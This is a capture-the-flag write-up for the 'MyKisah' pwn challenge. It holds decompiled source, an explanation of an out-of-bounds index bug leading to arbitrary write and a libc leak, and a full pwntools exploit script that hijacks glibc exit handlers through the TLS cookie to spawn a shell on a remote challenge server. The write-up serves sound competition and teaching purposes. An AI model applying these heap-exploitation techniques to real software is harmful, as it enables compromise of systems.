ITSEC Summit CTF 2025 - MyKisah [WRITE UP]

Hazy Lv2

This is a National CTF Challenge, I only solved one because the baby is heap, easy is qemu escape 💀, medium and hard are windows pwn 🤮


Pwn - MyKisah

Introduction
alt

Source Code

There is no source code, but this is the result of ChatGPT beautifying the code from the decompiler

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <string.h>

typedef unsigned long long _QWORD;
typedef unsigned char _UNKNOWN;
typedef void (*__sighandler_t)(int);

void *alarms[MAX_SLOTS] = {0};
char titles[8 * MAX_SLOTS] = {0}; // 8 bytes per slot for waifu name
_QWORD used[MAX_SLOTS] = {0};

const char format[9] = "\x1B[1;31m\n\n";
const char a133m_0[8] = "\x1B[1;33m[";
const char a135m[8] = "\x1B[1;35m\n";
const char a132m[8] = "\x1B[1;32m[";
const char a135m_0[8] = "\x1B[1;35m\n";
const char a131mAlamakHalu[49] = "\x1B[1;31m[!] alamak, halunya dah dipake ato kosong ";
const char a132m_0[7] = "\x1B[1;32m";
const char a135m_1[8] = "\x1B[1;35m\n";
const char a132m_1[8] = "\x1B[1;32m[";
const char a136m[8] = "\x1B[1;36m\n";
const char a131mSlotKosong[48] = "\x1B[1;31m[!] Slot kosong... hayoloh ngimpi kosong ";
const char a134m[7] = "\x1B[1;34m";
const char asc_24C0[6] = " ";
const char a5BangunDariMim[22] = " 5. Bangun dari mimpi ";

unsigned __int64 alarm_handler(int sig)
{
(void)sig;
printf(format);
printf("\x1B[1;31mYou woke up... your waifu is gone...\n\n\x1B[0m");
return 0;
}

ssize_t get_idx()
{
char buf[16] = {0};
ssize_t read_bytes = read(0, buf, 8u);
if (!buf[0]) // LOBYTE(buf[0]) == 0
return read_bytes;
int idx = atoi(buf);
if (idx >= MAX_SLOTS)
exit(1);
return idx;
}

unsigned __int64 setup_alarm(unsigned long long duration)
{
struct sigaction act;
printf(a133m_0, duration);
sigemptyset(&act.sa_mask);
act.sa_handler = alarm_handler;
act.sa_flags = 0;
sigaction(SIGALRM, &act, 0);
alarm(duration);
return 0;
}

unsigned __int64 create()
{
printf(a135m);
printf(" >> Pilih slot halu (0-%d): ", MAX_SLOTS-1);
ssize_t idx = get_idx();
if (idx < 0 || idx >= MAX_SLOTS)
return 0;
alarms[idx] = malloc(0x1E0u);
unsigned long long halu_duration = 0, snooze_duration = 0;
printf(" >> Durasi nge-halu (detik): ");
scanf("%llu%*c", &halu_duration);
*((unsigned long long *)alarms[idx]) = halu_duration;
printf(" >> Snooze tambahan (detik): ");
scanf("%llu%*c", &snooze_duration);
*(((unsigned long long *)alarms[idx]) + 1) = snooze_duration;
printf(" >> Nama waifu impianmu: ");
read(0, &titles[8*idx], 8u);
used[idx] = 0;
printf(a132m, &titles[8*idx], halu_duration);
return 0;
}

unsigned __int64 use()
{
printf(a135m_0);
printf(" >> Slot halu yang ingin dipakai: ");
ssize_t idx = get_idx();

if (idx < 0 || idx >= MAX_SLOTS)
return 0;

if (!used[idx] && alarms[idx]) {
printf(a132m_0, &titles[8*idx]);
setup_alarm(*((unsigned long long *)alarms[idx]));
used[idx] = 1;
free(alarms[idx]);
alarms[idx] = NULL;
printf("\x1B[1;31m[!] halu[%ld] berakhir...\n\x1B[0m", idx);
} else {
printf(a131mAlamakHalu);
}
return 0;
}

unsigned __int64 edit()
{
printf(a135m_1);
printf(" >> Slot halu: ");
ssize_t idx = get_idx();

if (idx < 0 || idx >= MAX_SLOTS)
return 0;

if (!used[idx] && alarms[idx]) {
unsigned long long halu_duration = 0, snooze_duration = 0;
printf(" >> Durasi baru: ");
scanf("%llu%*c", &halu_duration);
*((unsigned long long *)alarms[idx]) = halu_duration;
printf(" >> Snooze baru: ");
scanf("%llu%*c", &snooze_duration);
*(((unsigned long long *)alarms[idx]) + 1) = snooze_duration;

printf(" >> Ganti waifu ke: ");
read(0, &titles[8*idx], 8u);
printf(a132m_1, idx, &titles[8*idx], halu_duration);
} else {
printf("\x1B[1;31m[!] alamak, tak bole la... halu sudah dipake ato kosong\n\x1B[0m");
}
return 0;
}

unsigned __int64 check()
{
printf(a136m);
printf(" >> Slot halu: ");
ssize_t idx = get_idx();

if (idx < 0 || idx >= MAX_SLOTS)
return 0;

printf("\x1B[1;33m[*] Memeriksa slot[%lu]...\n\x1B[0m", (unsigned long)idx);

if (alarms[idx])
printf(a134m, &titles[8*idx], *((unsigned long long *)alarms[idx]));
else
printf(a131mSlotKosong);

return 0;
}

int menu()
{
unsigned int choice = 0;
puts("\x1B[1;33m\n==============================");
puts(asc_24C0);
puts("==============================\x1B[0m");
puts(" 1. Buat sesi nge-halu");
puts(" 2. Masuki dunia halu");
puts(" 3. Edit sesi halu");
puts(" 4. Cek jadwal halu");
puts(a5BangunDariMim);
printf("\x1B[1;36m\n>> Pilihanmu: \x1B[0m");
scanf("%u", &choice);
getchar();
return choice;
}

int main(int argc, const char **argv)
{
(void)argc; (void)argv;
setvbuf(stdout, 0, _IOLBF, 0);
setvbuf(stdin, 0, _IOLBF, 0);

printf("\x1B[1;35m\nSelamat datang di dunia halu, di mana waifumu menunggumu...\n\x1B[0m");

while (1)
{
switch (menu())
{
case 1: create(); break;
case 2: use(); break;
case 3: edit(); break;
case 4: check(); break;
case 5:
printf("\x1B[1;31m\nKamu memilih untuk bangun... sampai jumpa, waifu...\n\x1B[0m");
exit(0);
default:
puts("\x1B[1;31m[!] Pilihan tidak valid, fokus napa!\n\x1B[0m");
break;
}
}
}

Summary

Use get_idx to allocate beyond idx and gain arbitrary write, then leak libc by overwriting header chunk and free it to unsorted bins. After that, overwrite tls cookie to 0 and init to system and binsh then call exit to get shell

Solution


Given a binary file called MyKisah with a Dockerfile, I first grabbed libc and ld to patch with pwninit. After patching, I ran it and was presented with a menu with five options.
alt

  1. Buat sesi nge-halu will malloc(0x1e0) with chunk[0] = duration, chunk[1] = snooze, the title variable is the title variable, the chunk address is the alarm variable, and only 3 idx values can be entered.
  2. Masuki dunia halu will free(chunk) and set null in the title but not in the alarm.
  3. Edit sesi halu will ask the same input as option 1, but only change the malloc value.
  4. Cek jadwal halu will display the contents of the input.
  5. Bangun dari mimpi will call exit.
    The vulnerability in this program lies in the request for the index input.
1
2
3
4
5
6
7
8
9
10
11
ssize_t get_idx()
{
char buf[16] = {0};
ssize_t read_bytes = read(0, buf, 8u);
if (!buf[0]) // VULN HERE
return read_bytes;
int idx = atoi(buf);
if (idx >= MAX_SLOTS)
exit(1);
return idx;
}

When requesting the index, it checks whether the bottom byte contains a null byte. If so, it returns a read result with the length of the input. This way, we can allocate up to the length of the input, which is 8 chunks.


Next, we can see that the structure of the title and alarm only stores 4 chunks.
alt

If we allocate title at idx 4, it will overwrite the idx 0 pointer, allowing us to perform arbitrary writes.

1
2
3
4
def write(where, what):
edit(4, -1, -1, p64(where))
edit(0, what, -1, b"\x00")
edit(4, -1, -1, p64(heap+0x2a0)) # original pointer address

Now we just need to leak the address. For the heap, simply allocate from the back and display idx 4.

1
2
3
4
5
for i in reversed(range(9)):
alloc(i, -1, -1, b"\x00")
show(4)
heap_leak = u64(ru(b" selama").ljust(8, b"\x00"))
heap = heap_leak & ~0xfff - 0x1000

To leak the libc address, we can create a pointer to the heap header and overwrite it to size 0x5d1. When we free it, it will go to the unsorted bins.

1
2
3
4
5
6
7
write(heap+0x298, 0x5d1) # pointer chunk 0 - 0x8
free(0)
show(0)
ru(b"selama ")
libc_leak = int(ru(b" detik"))
libc.address = libc_leak - 0x21ace0
alloc(0, -1, -1, b"\x00") # Fix idx 0

Before writing:
alt

After writing:
alt

Now we just need to get rip to get a shell. I used a technique from WWWW2Exec that gets a shell by overwriting a mangled exit. To find the init address, simply break in ``exit and view the contents of [rsi].

alt


For the cookie, use the tls command in gef and view the PTR_MANGLE cookie and the overwritten location.
alt

So, just overwrite tls cookie exit + 24 with system and the string to /bin/sh.

1
2
3
write(cookie, 0)
write(initial+24, libc.sym['system']<<17)
write(initial+24 + 8, ns(libc, b"/bin/sh\0"))

After that, just select option 5 and get the shell.

alt

Solve Script

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
#!/usr/bin/env python3
from subprocess import Popen
from pwncli import *

# =========================================================
# SETUP
# =========================================================
exe = './MyKisah_patched'
elf = context.binary = ELF(exe, checksec=True)
libc = elf.libc
context.log_level = 'info'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = "13.250.98.246", 40003

gdbscript = '''
init-gef
b *exit
c
'''.format(**locals())

def initialize(argv=[]):
global pid
if args.QEMU:
if args.GDB:
return process(["qemu-aarch64", "-g", "5000", "-L", "/usr/aarch64-linux-gnu", exe] + argv)
else:
return process(["qemu-aarch64", "-L", "/usr/aarch64-linux-gnu", exe] + argv)
elif args.DOCKER:
p = remote("localhost", 1337)
time.sleep(1)
pid = process(["pgrep", "-fx", "./MyKisah"]).recvall().strip().decode()
return p
elif args.REMOTE:
context.log_level = 'info'
return remote(host, port, ssl=False)
elif args.GDB:
return gdb.debug([exe] + argv, gdbscript=gdbscript, aslr=False)
else:
return process([exe] + argv, aslr=False)

def debug():
global gdbscript, pid
if not args.REMOTE and not args.GDB:
if args.QEMU:
gdb_args = ["tmux", "splitw", "-h", "-p", "65", "gdb"]
for cmd in [item for line in gdbscript.strip().splitlines() if (item := line.strip())]:
gdb_args.extend(["-ex", cmd])
Popen(gdb_args)
elif args.DOCKER:
gdbscript = f'''
init-gef
set sysroot /proc/{pid}/root
c
'''.format(**locals())
attach(int(pid), gdbscript=gdbscript, sysroot=f"/proc/{pid}/root", exe='MyKisah')
else:
attach(io, gdbscript=gdbscript)

s = lambda data :io.send(data)
sa = lambda x, y :io.sendafter(x, y)
sl = lambda data :io.sendline(data)
sla = lambda x, y :io.sendlineafter(x, y)
r = lambda delims :io.recv(delims)
ru = lambda delims, drop=True :io.recvuntil(delims, drop)
rl = lambda :io.recvline()
uu32 = lambda data,num :u32(io.recvuntil(data)[-num:].ljust(4,b'\x00'))
uu64 = lambda data,num :u64(io.recvuntil(data)[-num:].ljust(8,b'\x00'))
leak = lambda name,addr :log.success('{}: {:#x}'.format(name, addr))
l64 = lambda :u64(io.recvuntil("\x7f")[-6:].ljust(8,b"\x00"))
l32 = lambda :u32(io.recvuntil("\xf7")[-4:].ljust(4,b"\x00"))
ns = lambda p, data :next(p.search(data))
nsa = lambda p, instr :next(p.search(asm(instr, arch=p.arch)))

# =========================================================
# EXPLOITS
# =========================================================
def menu(op):
sla(": ", str(op).encode())

def alloc(idx, time, snooze, waifu):
menu(1)
if idx > 3:
sa(": ", b"\x00"*idx)
else:
menu(idx)
menu(time)
menu(snooze)
sa(": ", waifu)

def free(idx):
menu(2)
if idx > 3:
sa(": ", b"\x00"*idx)
else:
menu(idx)

def edit(idx, time, snooze, waifu):
menu(3)
if idx > 3:
sa(": ", b"\x00"*idx)
else:
menu(idx)
menu(time)
menu(snooze)
sa(": ", waifu)

def show(idx):
menu(4)
if idx > 3:
sa(": ", b"\x00"*idx)
else:
menu(idx)
ru("Bersama ")

def write(where, what):
edit(4, -1, -1, p64(where))
edit(0, what, -1, b"\x00")
edit(4, -1, -1, p64(heap+0x2a0)) # original pointer address

def where(addr):
edit(4, -1, -1, p64(addr))
show(0)
ru(b"selama ")
addr = int(ru(b" detik"))
edit(4, -1, -1, p64(heap+0x2a0))
return addr

def exploit():
global io, heap
io = initialize()
with log.progress("Allocate alot of chunk"), context.silent:
for i in reversed(range(9)):
alloc(i, -1, -1, b"\x00")
show(4)
heap_leak = u64(ru(b" selama").ljust(8, b"\x00"))
heap = heap_leak & ~0xfff - 0x1000
leak("Heap leak", heap_leak)
leak("Heap address", heap)
with log.progress("Overwrite the first chunk header and get unsorted bins"):
write(heap+0x298, 0x5d1) # pointer chunk 0 - 0x8
free(0)
show(0)
ru(b"selama ")
libc_leak = int(ru(b" detik"))
libc.address = libc_leak - 0x21ace0
alloc(0, -1, -1, b"\x00") # Fix idx 0
if args.DOCKER or args.REMOTE:
tls = libc.address - 0x3000
else:
tls = libc.address + 0x30f000
cookie = tls + 0x770
initial = libc.address + 0x21bf00
leak("Libc leak", libc_leak)
leak("Libc base address", libc.address)
leak("TLS address", tls)
leak("Cookie address", cookie)
leak("Initial address", initial)
with log.progress("Overwrite cookie and initial address to hijack exit"):
write(cookie, 0)
write(initial+24, libc.sym['system']<<17)
write(initial+24 + 8, ns(libc, b"/bin/sh\0"))
# debug()
menu(5)
io.interactive()

if __name__ == '__main__':
exploit()

Flag

ITSEC{Rintaro-kun_watashi_wa_Waguri_Kauruko_desu,_soshite_anata_wa_Tsumigi_Rintaro_desu}

On this page
ITSEC Summit CTF 2025 - MyKisah [WRITE UP]

